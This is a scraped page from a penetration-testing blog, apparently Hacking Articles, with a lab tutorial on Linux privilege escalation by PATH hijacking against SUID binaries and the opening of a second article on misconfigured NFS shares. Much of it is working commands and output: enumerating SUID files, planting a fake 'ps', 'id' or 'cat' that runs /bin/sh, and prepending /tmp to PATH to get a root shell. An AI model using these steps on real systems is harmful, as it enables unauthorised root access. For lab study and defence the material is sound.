Linux Privilege Escalation Using PATH Variable

posted in PENETRATION TESTING on MAY 31, 2018 by RAJ CHANDEL with 0 COMMENT

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn "various method to manipulate $PATH variable" to gain root access of a remote host machine and the techniques used by CTF challenges to generate $PATH vulnerability that lead to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

Lets Start!!

Introduction

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories where executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with help of PATH Variable in response to commands executed by a user. The superuser also usually has /sbin and /usr/sbin entries for easily executing system administration commands.

It is very simple to view Path of revelent user with help of echo command.

```
echo $PATH
```

/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

If you notice '.' in environment PATH variable it means that the logged user can execute binaries/scripts from the current directory and it can be an excellent technique for an attacker to escalate root privilege. This is due to lack of attention while writing program thus admin do not specify the full path to the program.

Method 1

Ubuntu LAB SET_UP

Currently, we are in /home/raj directory where we will create a new directory with the name as /script. Now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```

```
root@ubuntu:~# pwd
/home/raj
root@ubuntu:~# mkdir script
root@ubuntu:~# cd script/
root@ubuntu:~/script# nano demo.c
```

As you can observe in our demo.c file we are calling ps command which is system binaries.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("ps");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell
chmod u+s shell
ls -la shell
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

```
root@ubuntu:~/script# ls
demo.c
root@ubuntu:~/script# gcc demo.c -o shell
demo.c: In function 'main':
demo.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit
   system("ps");
   ^
root@ubuntu:~/script# chmod u+s shell
root@ubuntu:~/script# ls -la shell
-rwsr-xr-x 1 root root 8712 May 28 10:44 shell
root@ubuntu:~/script#
```

Penetrating victim's VM Machine

First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command.

```
1 | find / -perm -u=s -type f 2>/dev/null
```

Hence with help of above command, an attacker can enumerate any executable file, here we can also observe /home/raj/script/shell having suid permissions.


```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 10:49:44 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
```

Articles

Select Month

Facebook Page

Be the first of your friends to like this



Then we move into /home/raj/script and saw an executable file “shell”. So we run this file, and here it looks like the file shell is trying to run ps and this is a genuine file inside /bin for Process status.

```
ls
./shell
```

```
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
   PID TTY          TIME CMD
  2986 pts/4    00:00:00 shell
  2987 pts/4    00:00:00 sh
  2988 pts/4    00:00:00 ps
ignite@ubuntu:/home/raj/script$
```

Echo Command

```
cd /tmp
echo “/bin/sh” > ps
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell
whoami
```

```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > ps
ignite@ubuntu:/tmp$ chmod 777 ps
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

Copy Command

```
cd /home/raj/script/
cp /bin/sh /tmp/ps
echo $PATH
```

```
export PATH=/tmp:$PATH
./shell
whoami
```

Symlink command

```
ln -s /bin/sh ps
export PATH=.:$PATH
./shell
id
whoami
```

NOTE: symlink is also known as symbolic links that will work successfully if the directory has full permission. In Ubuntu, we had given permission 777 to /script directory in the case of a symlink.

Thus we saw to an attacker can manipulate environment variable PATH for privileges escalation and gain root access.

```
ignite@ubuntu:/home/raj/script$ ln -s /bin/sh ps
ignite@ubuntu:/home/raj/script$ export PATH=.:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
#
```

Method 2

Ubuntu LAB SET_UP

Repeat same steps as above for configuring your own lab and now inside script directory, we will write a small c program to call a function of system binaries.


```
pwd
mkdir script
cd /script
nano demo.c
```

As you can observe in our demo.c file we are calling id command which is system binaries.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("id");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell2
chmod u+s shell2
ls -la shell2
```




Penetrating victim's VM Machine

Again, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command. Here we can also observe /home/raj/script/shell2 having suid permissions.

```
find / -perm -u=s -type f 2>/dev/null
```

Then we move into /home/raj/script and saw an executable file "shell2". So we run this file, it looks like the file shell2 is trying to run id and this is a genuine file inside /bins.

```
cd /home/raj/script
ls
./shell2
```



```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 11:00:45 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell2
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
```

```
shell2
ignite@ubuntu:/home/raj/script$ ./shell2
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
ignite@ubuntu:/home/raj/script$ whoami
ignite
```

Echo command

```
cd /tmp
echo “/bin/sh” > id
chmod 777 id
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell2
whoami
```

```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > id
ignite@ubuntu:/tmp$ chmod 777 id
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ./shell2
root@ubuntu:/home/raj/script# whoami
root
```

Method 3

Ubuntu LAB SET_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read the content from inside etc/passwd file.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /etc/passwd");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o raj
chmod u+s raj
ls -la raj
```

```
root@ubuntu:~/script# gcc raj.c -o raj
raj.c: In function 'main':
raj.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-f
   system("cat /etc/passwd");
   ^
root@ubuntu:~/script# chmod u+s raj
root@ubuntu:~/script# ls -la raj
-rwsr-xr-x 1 root root 8704 May 28 11:13 raj
```


Penetrating victim's VM Machine

Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/raj having suid permissions, then we move into /home/raj/script and saw an executable file “raj”. So when we run this file it put-up etc/passwd file as result.

```
cd /home/raj/script/
ls
./raj
```




```
ignite@ubuntu:/home/raj/script$ ls
raj
ignite@ubuntu:/home/raj/script$ ./raj
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Nano Editor

```
cd /tmp
nano cat
```

Now type /bin/bash when terminal get open and save it.




```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./raj
whoami
```

Method 4

Ubuntu LAB SET_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read msg.txt which is inside /home/raj but there is no such file inside /home/raj.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /home/raj/msg.txt");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o ignite
chmod u+s ignite
ls -la ignite
```

```
root@ubuntu:~/script# gcc ignite.c -o ignite
ignite.c: In function 'main':
ignite.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-fun
   system("cat /home/raj/msg.txt");
   ^
root@ubuntu:~/script# chmod u+s ignite
root@ubuntu:~/script# ls -la ignite
-rwsr-xr-x 1 root root 8712 May 28 11:22 ignite
```


Penetrating victim's VM Machine

Once again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/ignite having suid permissions, then we move into /home/raj/script and saw an executable file "ignite". So when we run this file it put-up an error "cat: /home/raj/msg.txt" as result.

```
cd /home/raj/script
ls
./ignite
```




Vi Editor

```
cd /tmp
vi cat
```

Now type /bin/bash when terminal gets open and save it.


```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./ignite
whoami
```



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Linux Privilege Escalation using Misconfigured NFS

posted in **PENETRATION TESTING** on **MAY 26, 2018** by **RAJ CHANDEL** with **1 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn how to exploit a misconfigured NFS share to gain root access to a remote host machine.

Table of contents

- Obtain sudoers file

Let's Start!!

Network File System (NFS): Network File System permits a user on a client machine to mount the shared files or directories over a network. NFS uses Remote Procedure Calls (RPC) to route requests between clients and servers. Although NFS uses TCP/UDP **port 2049** for sharing any files/directories over a network.

Misconfigured NFS Lab setup

Basically, there are three core configuration files (/etc/exports, /etc/hosts.allow, and /etc/hosts.deny) you will need to configure to set up an NFS server. BUT to configure weak NFS server we will look only /etc/export file.

To **install NFS** service execute below command in your terminal and open /etc/export file for configuration.

```
sudo apt-get update
sudo apt install nfs-kernel-server
nano /etc/exports
```

The **/etc/exports** file holds a record for each directory that you expect to share within a network machine. Each record describes how one directory or file is shared.


Apply basic syntax for configuration:

Directory ***Host-IP(Option-list)***

There are various options will define which type of Privilege that machine will have over shared directory.

- **rw**: Permit clients to read as well as write access to shared directory.
- **ro**: Permit clients to Read-only access to shared directory..

- **root_squash:** This option Prevents file request made by user root on the client machine because NFS shares change the root user to the nfsnobody user, which is an unprivileged user account.
- **no_root_squash**: This option basically gives authority to the root user on the client to access files on the NFS server as root. And this can lead to serious security implication.
- **async**: It will speed up transfers but can cause data corruption as NFS server doesn't wait for the complete write operation to be finished on the stable storage, before replying to the client.
- **sync:** The sync option does the inverse of async option where the NFS server will reply to the client only after the data is finally written to the stable storage.

